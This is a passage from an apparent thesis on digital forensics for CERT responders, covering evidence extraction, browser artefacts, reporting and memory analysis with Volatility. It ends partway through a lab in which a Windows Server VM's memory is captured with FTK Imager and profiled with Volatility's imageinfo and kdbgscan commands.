Data within physical memory is constantly changing and is not structured in the same way that in file systems of for example hard drives and is therefore much more difficult to predict and parse into meaningful data as a result. Hard disks have a strict pre-defined structure where analysts know where to look for certain structures and data types on a specific kind of file system. Memory can be allocated and de-allocated to different areas depending on what memory is already being used.

In many occasions passwords and configuration files reside -in decrypted form- in the memory, but can only be found on disk in encrypted form. When investigating for example a possible malware infection it might be useful to know which network connections were made. Removing a computer system from the network will terminate these connections which could possibly be very important to know.

As storage becomes cheaper and cheaper, we often encounter cases where the hard drive space would take weeks to analyse as the amount of data is enormous. In these cases, an appropriate and targeted memory search could give the desired results fairly quickly.

There are a number of tools that can be used to dump physical memory for different platforms and where possible the tool should be run from an external device such as a USB thumb drive, and the memory dump itself should be saved to an external hard drive as well. A note worth remembering is that when a USB device is inserted into a PC it will leave information behind and unavoidably alter the system. In a Windows for example this would be creating entries in the Registry for the USB device being used.

4.6. Evidence examination

4.6.1. Overview

The investigation process itself involves the interpretation of the raw data and the reconstruction of events. This examination should be conducted on the data acquired and not on the original evidence. Although this examination is in most cases out of the scope for most CERTs, it is important that first responders have a good knowledge of what could be done with the evidence. Also, in some cases it could be that law enforcement asks for assistance to CERTs with regards to the examination.

4.6.2. Extraction

The examination and identification of evidence is dependent upon the type of crime which is being analysed. Evidential files can come in many forms, ranging from proprietary operating systems files to Internet browser artefacts. There are many techniques used to target this evidence which include but are not limited to:

- Hashing:
 - Hashes are a unique string used to identify a file and ensure it has not been tampered with since its gathering.
- Keyword searching:
 - Keyword searching is the process of location strings of information.

- Often utilised in forensics to highlight files which may contain particular text which would indicate that they are evidential.
- Can significantly cut down the time it takes to complete an investigation.
- File signatures
 - Each type of file maintains a series of bytes at the beginning which identifies its type. This must be queried against the extension it has -if they match then the file is what it says it is
- Known evidential locations
 - Specific areas of a system can be analysed to identify known relevant files.
Registry for MRU lists, Typed URLs etc.
Recent folder for records of recently accessed files.
Often specific Malware samples can be identified by specific files or other changes visible to the analyst
- File carving
 - Files have a file signature or string of bytes at the beginning which identifies the starting point of the file -often this is termed as the file header
 - Files often also maintain a 'file footer'. Similar to the header, this is a unique set of bytes at the end of the file.
 - All data between the header and footer is relevant to that particular file and the process of collection of this data from unallocated areas of the disk is known file carving.
- Mounting of compound files
 - Files with an internal file structure or set of files storage within it.
 - Examples include, .zip, .rar
- Filesystem containers
 - Often interesting data is stored in filesystem containers or images which may require a password to mount. If a system is shut down access to mounted devices may no longer be possible due to missing passwords. Some file containers cannot be recognized as such. Thus due care is needed analysing a live system

4.6.3. Analysis

Once the data is extracted it can be analysed. Although the analysis of evidence is out of scope of this report, we quickly want to touch upon this topic.

One example of this analysis is the evidence from the Internet-based activities. This can take multiple forms depending on the user's choice of application for accessing Internet-based content.

Typically, a user will browse the Internet using an Internet browser application, like Chrome, Internet Explorer, MS Edge and Fire Fox.

A user visits a website by either typing in the URL (universal resource locator) for the webpage or searching for it via a search engine (e.g., Google). These actions leave behind traces known as Internet History (IH). IH is often stored in system files belonging to the web browser, however each browser maintains its own unique structure for maintaining its IH. Internet Explorer maintains IH in index.dat files, Firefox maintains SQLite database files. An analysis of IH can often reveal where a user has been whilst browsing the Internet, the time and date these actions were carried out and how often a user visits a particular site. Many browsers have the ability to delete their IH, however, even after this action has been carried out it is often possible to recover these recovered from deleted portions of the hard drive.

Another important source of information depicting Internet usage is the Internet cache and temporary Internet Files (TIF). The Internet cache is a feature of most browsers, designed to improve the user's experience whilst browsing the website by speeding up the process of rendering webpages. Every time a user visits a webpage it is downloaded to the local machine. The next time the user visits this website, the webpage can be re-built quicker by using the locally downloaded elements as opposed to downloading the website content again. This provides significant benefit to the forensic analyst as the cache maintains a record of webpages, which the user has visited which could include pictures and videos hosted on the webpage itself.

Furthermore browsers store cookies containing a plethora of information. It also should be noted that many browsers create backups of history files which may be recovered.

Modern web browser scan operates in so called 'incognito' or 'private' mode. No information is saved then. In most of these cases preserving live evidence is the only way to go.

During the analysis it is extremely important to have the overall timeline (a list with timestamps, sources, names and descriptions of the findings). Timelines are for identifying at what point in time a certain activity has occurred on a system. They are mostly used for data reduction as well as for the identification of changes that have occurred on a certain system over time. Many forensic tools now have integrated options for timeline searches. Timelines are very powerful in the field of digital forensics, but they also bring a lot of complexity with them. There can be a mismatch between BIOS and System Clock settings, settings from multiple users or even systems, etc.

One point that can lead to confusion and must be considered by the analyst is the time on the system. What time zone the system was running in. How much time was the system off from the real time? The time of some evidence is recorded in local system time. Other time stamps are recorded in UTC time. All time stamps must hence be 'normalized' to get an accurate picture.

4.7. Evaluating and presenting the evidence

A report must be written in a way that is suitable for a non-technical audience and digital evidence needs to be presented in a clear and accurate manner, which clearly identifies the significance of the actual evidence to the investigation. The report should focus on and verify that the evidence being presented is authentic, reliable and admissible and it should be sufficiently detailed so that an independent third party could replicate the conclusions. To support the report writing process a forensic examination requires detailed notes to be taken contemporaneously. The investigator should clearly state what forensic tools were used in the investigation to assist any reviewer in understanding the results and conclusions being made.

Casey describes reporting as "To provide a transparent view of the investigative process, final reports should contain important details from each step, including reference to protocols followed and methods used, to seize, document, collect, preserve, recover, reconstruct, organize and search key evidence."

Before formally submitting a written report or presenting any results from an investigation, the investigator should validate these results. It is considered best practice to verify the evidence and the best way to verify your results is by running a second reliable forensic tool, or by manually checking the evidences original location and confirming it matches the original results.

When a digital forensic investigator presents the findings, it is often beneficial to state clearly in the report how the evidence was handled and analysed to demonstrate and verify the chain of custody and also all of the investigative processes that were carried out on the evidence.

An interesting read for how to properly write such a report is the Intro to Report Writing for Digital Forensics and the Report Writing Guidelines. Of course, the format of the report depends on the initial requirements on the investigation. It should, if possible, be agreed on beforehand.

4.8. Final remarks

In this guide we tried to summarize some of the topics CERT first responders might encounter when engaging in activities such as electronic evidence gathering and digital forensics. This topic is so broad that it is impossible to be exhaustive, moreover it really depends very much on the case or on how to 'properly' act.

It is difficult to make comprehensive charts with what to do in specific situations, but we do recommend trying to cover as many scenarios as possible beforehand. This makes it afterwards easier to justify why a first responder chose a certain course of action.

It cannot be stressed enough that the cooperation with law enforcement prior to be confronted with a real case is of utmost importance. The main recommendation of this guide is that the CERT should seek to have a discussion with law enforcement in their Member State prior to engaging in these kinds of activities. It is vital that possible scenarios are presented where CERT first responders can be required to gather electronic digital evidence and what the exact roles are in those scenarios for those first responders

(5) (27) (28) (29) (30) (31) (32) (33)

5. Analyzing System Memory

5.1. Overview

For the longest time, law enforcement and other organizations performing digital forensic tasks associated with incident investigations often relied on methodologies that focused on evidence contained within the hard drive. Procedures dictated that the system be powered down and the hard drive removed for imaging. While this methodology and associated procedures were effective at ensuring the integrity of the evidence, this overlooked the wealth of information that was contained within the Random Access Memory (RAM), or memory for short, of the targeted system. As a result, incident response analysts began to focus a great deal of attention on ensuring that appropriate methods were employed that maintained the integrity of this evidence, as well as giving them a platform in which to obtain information of evidentiary value.

Although inspection of hard disks and network packet captures can yield compelling evidence, it is often the contents of RAM that enables the full reconstruction of events and provides the necessary puzzle pieces for determining what happened before, during, and after an infection by malware or an intrusion by advanced threat actors. For example, clues investigators find in memory can help them correlate traditional forensic artifacts that may appear disparate, allowing them to make associations that would otherwise go unnoticed.

5.2. Volatile Memory (RAM)

The main memory of a PC is implemented with random access memory (RAM), which stores the code and data that the processor actively accesses and stores. In contrast with sequential access storage typically associated with disks, random access refers to the characteristic of having a constant access time regardless of where the data is stored on the media. The main memory in most PCs is dynamic RAM (DRAM). It is dynamic because it leverages the difference between a charged and discharged state of a capacitor to store a bit of data. For the capacitor to maintain this state, it must be periodically refreshed a task that the memory controller typically performs. RAM is considered volatile memory because it requires power for the data to remain accessible. Thus, except in the case of cold boot attacks (<https://citp.princeton.edu/research/memory>), after a PC is powered down, the volatile memory is lost. This is the main reason why the "pull the plug" incident response tactic is not recommended if you plan to preserve evidence regarding the system's current state.

5.3. Memory Acquisition

It is the method of capturing and dumping the contents of a volatile content into a non-volatile storage device to preserve it for further investigation. A ram analysis can only be successfully conducted when the acquisition has been performed accurately without corrupting the image of the volatile memory. In this phase, the investigator has to be careful about his decisions to collect the volatile data as it won't exist after the system undergoes a reboot. The volatile memory can also be prone to alteration of any sort due to the continuous processes running in the background. Any external move made on the suspect system may impact the device's ram adversely.

5.4. Importance of Memory Acquisition

When a volatile memory is a capture, the following artifacts can be discovered which can be useful to the investigation:

- On-going processes and recently terminated processes
- Files mapped in the memory (.exe, .txt, shared files, etc.)
- Any open TCP/UDP ports or any active connections
- Caches (clipboard data, SAM databases, edited files, passwords, web addresses, commands)
- Presence of hidden data, malware, etc.

5.5. The Volatility Framework

The Volatility Framework is a completely open collection of tools, implemented in Python under the GNU General Public License 2. Analysts use Volatility for the extraction of digital artifacts from volatile memory (RAM) samples. Because Volatility is open source and free to use, you can download the framework and begin performing advanced analysis without paying a penny. Furthermore, when it comes down to understanding how this tool works beneath the hood, nothing stands between the analyst and the source code.

It also worth noting that software evolves over time. Thus, the framework's capabilities, plugins, installation considerations, and other factors may change in the future

5.6. Volatility features

Volatility is not the only memory forensics application. However, it was specifically designed to be different. Here are some of its unique features:

- It is written in Python. Python is an established forensic and reverse engineering language with loads of libraries that can easily integrate into Volatility.
- Runs on Windows, Linux, or Mac analysis systems. Volatility runs anywhere Python can be installed—a refreshing break from other memory analysis tools that run only on Windows.
- Extensible and scriptable application programming interface (API). Volatility gives you the power to go beyond and continue innovating. For example, you can use Volatility to drive your malware sandbox, perform virtual machine (VM) introspection, or just explore kernel memory in an automated fashion.
- Unparalleled feature sets. Capabilities have been built into the framework based on reverse engineering and specialized research. Volatility provides functionality that even Microsoft's own kernel debugger does not support.
- Comprehensive coverage of file formats. Volatility can analyze raw dumps, crash dumps, hibernation files, and various other formats (see Chapter 4). You can even convert back and forth between these formats.
- Fast and efficient algorithms. This lets you analyze RAM dumps from large systems in a fraction of the time it takes other tools, and without unnecessary memory consumption.
- Serious and powerful community. Volatility brings together contributors from commercial companies, law enforcement, and academic institutions around the world. Volatility is also being built on by several large organizations, such as Google, National DoD Laboratories, DC3, and many antivirus and security shops.

- Focused on forensics, incident response, and malware. Although Volatility and Windbg share some functionality, they were designed with different primary purposes in mind. Several aspects are often very important to forensics analysts but not as important to a person debugging a kernel driver (such as unallocated storage, indirect artifacts, and so on).

(34) (35)

6. Lab experiment

6.1. Overview

In this section we are going to present a lab experiment of memory (RAM) acquisition and investigation. The experiment consists of two parts. In the first part we are going to examine a system which runs smoothly. The scope of this part is to show the procedure of acquiring the memory sample and the basic function of volatility. In the second part we are going to attack a system and eventually infect the system with a malicious code. The scope of this part is to show how using volatility we can search, identify and finally discover the malicious code running in the system.

6.2. Experiment's particulars

The experiment was executed using the following hardware, OS and software:

- Hardware: Dell Latitude E6440 laptop, Processor (CPU) Intel i5-4300 @ 2,60GHz16GB RAM
- OS: Kali GNU / Linux Rolling, kernel 5.9.0-kali1-amd64, version 5.9.1.1kali2
- Software: VBOX for Debian, Version 6.1.16_Debian r140961, Microsoft Windows_Server_2016.iso, Windows Server 2016 standard evaluation version 1607, Volatility for Linux version 2.6.1, Metasploit v5.0.95-dev, FTK imager 4.2.0.13 for windows and for portable use Imager Lite ie to use from a thumb drive version

The host machine running Kali Linux is operating with the user "infosec". This is both the attacker and the forensic examination machine. The victim machine is a Microsoft Windows_Server_2016 system running as a virtual machine with the assistance of VBOX. The experiment was executed in June and July 2020.

6.3. Setup

As a first step we make sure that the OS and the software are updated and running the most recent version. This refers to June and July 2020 when the experiment took place, not at the time of writing this thesis. Volatility and Metasploit are preinstalled with Kali Linux, hence no additional configuration is required, just a simple check that they are updated as well along with its dependencies.

Next, we download, install and setup the Virtual Box software. This will be used to host our victim machine. The virtual Box software can be found in various versions. Full details and documentation can be found at <https://www.virtualbox.org/>.

Moving forward we download and install Windows Server 2016 standard evaluation version 1607 through Virtual Box. Full details and documentation can be found at <https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2016-essentials>


Now we are ready to begin our experiment. To recap, the Kali Linux machine is both the attacker and the forensic examination machine and it is running the Virtual Box that host a Windows Server 2016 standard evaluation version 1607 that would be the victim machine.

6.4. Experiment part 1

The scope of this part is to show the procedure of acquiring the memory sample and the basic function of volatility. The setup as described in detail above is configured and running properly. The victim machine is not yet a “victim” it is clean for the time being and used as a tester.

Ifconfig

We run the ifconfig command just to make sure that everything is running smoothly. The below screenshot shows that that the attacker machine (kali Linux) is assigned the 192.168.1.10 ip address and the victim machine is assigned the 192.168.1.11 ip address.



```
infosec@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.10 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::8b22:4e4d:3f51:9faf prefixlen 64 scopeid 0x20<link>
    ether ec:f4:bb:6a:36:00 txqueuelen 1000 (Ethernet)
    RX packets 566411 bytes 835208092 (796.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 272354 bytes 21515282 (20.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 20 memory 0xf7c00000-f7c20000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 152 bytes 9382 (9.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 152 bytes 9382 (9.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.11 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::2b8f:d1a4:744c:75f0 prefixlen 64 scopeid 0x20<link>
    ether 80:00:0b:26:2b:09 txqueuelen 1000 (Ethernet)
    RX packets 1641 bytes 404834 (395.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 236 bytes 24244 (23.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

infosec@kali:~$
```

Figure 10: Attacker & victim ip addresses

FTK imager

Once we have downloaded and installed FTK Imager, we run it and are greeted by a screen like that below.




Figure 11: FTK imager welcome screen

Next, we click on the "File" pull down menu and go to the "Capture Memory" selection.




Figure 12: FTK imager Capture Memory

It will open a window like that below. We select where to store our memory dump, what to call the file, whether we want to include the page file (virtual memory), and whether you want to create an AD1 file (AccessData's proprietary data type).




Figure 13: Memory capture

In our case, we chose to save the file in the Kali Linux Machine, named the file WIN-FSH5C63I214-20200705-125544.dmp, included the virtual memory or pagefile, but did not create an AD1 file. When each of these actions are re completed, we click the "Capture Memory" button. This starts a window that tracks the progress of the capture. The time to complete depends primarily on the RAM size, the machine under investigation, has.

```
volatility -f WIN-FSH5C63I214-20200705-125544.dmp imageinfo
```

This command will examine the memory file and suggest the profile of the machine under examination. When a Memory dump is taken, it is extremely important to know the information about the operating system that was in use. Volatility will try to read the image and suggest the related profiles for the given memory dump. The image info plugin displays the date and time of the sample that was collected, the number of CPUs present, etc. A profile is a categorization of specific operating systems, versions and its hardware architecture, A profile generally includes metadata information, system call information, etc. We notice that multiple profiles are suggested.

```

infosec@kali: ~/Documents/diploma
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
Suggested Profile(s) : Win10x64_17134, Win10x64_10240_17770, Win10x64_10586, Win10x64_14393, Win10x64, Win20
16x64_14393, Win10x64_16299, Win10x64_15063 (Instantiated with Win10x64_15063)
AS Layer1 : SkipDuplicatesAMD64PagedMemory (Kernel AS)
AS Layer2 : WindowsCrashDumpSpace64 (Unnamed AS)
AS Layer3 : FileAddressSpace (/home/infosec/Documents/diploma/WIN-FSH5C63I214-20200705-125544.dmp
)

PAE type : No PAE
DTB : 0x1aa000L
KDBG : 0xf80315d6e500L
Number of Processors : 1
Image Type (Service Pack) : 0
KPCR for CPU 0 : 0xfffff80315dc0000L
KUSER_SHARED_DATA : 0xfffff78000000000L
Image date and time : 2020-07-05 12:55:47 UTC+0000
Image local date and time : 2020-07-05 15:55:47 +0300
infosec@kali:~/Documents/diploma$

```

Figure 14: imageinfo

```
volatility -f WIN-FSH5C63I214-20200705-125544.dmp kdbgscan
```

This command examines the memory file and finds and analyses the profiles based on the Kernel debugger data block. The Kdbgscan thus provides the correct profile related to the raw image.

```

infosec@kali: ~/Documents/diploma
Minor (OptionalHeader) : 0
KPCR : 0xfffff80315dc0000 (CPU 0)

*****
Instantiating KDBG using: Kernel AS Win10x64_15063 (6.4.15063 64bit)
Offset (V) : 0xf80315d6e500
Offset (P) : 0xdc6e500
KdCopyDataBlock (V) : 0xf80315e569d7
Block encoded : No
Wait never : 0x4b58dfc20d37380
Wait always : 0x1e6fa55f0096b1f
KDBG owner tag check : True
Profile suggestion (KDBGHeader): Win10x64_15063
Version64 : 0xf80315d70cf8 (Major: 15, Minor: 14393)
Service Pack (CmNtCSDVersion) : 0
Build string (NtBuildLab) : 14393.693.amd64fre.rs1_release.1
PsActiveProcessHead : 0xfffff80315d7d3d0 (67 processes)
PsLoadedModuleList : 0xfffff80315d83060 (154 modules)
KernelBase : 0xfffff80315a7e000 (Matches MZ: True)
Major (OptionalHeader) : 10
Minor (OptionalHeader) : 0
KPCR : 0xfffff80315dc0000 (CPU 0)

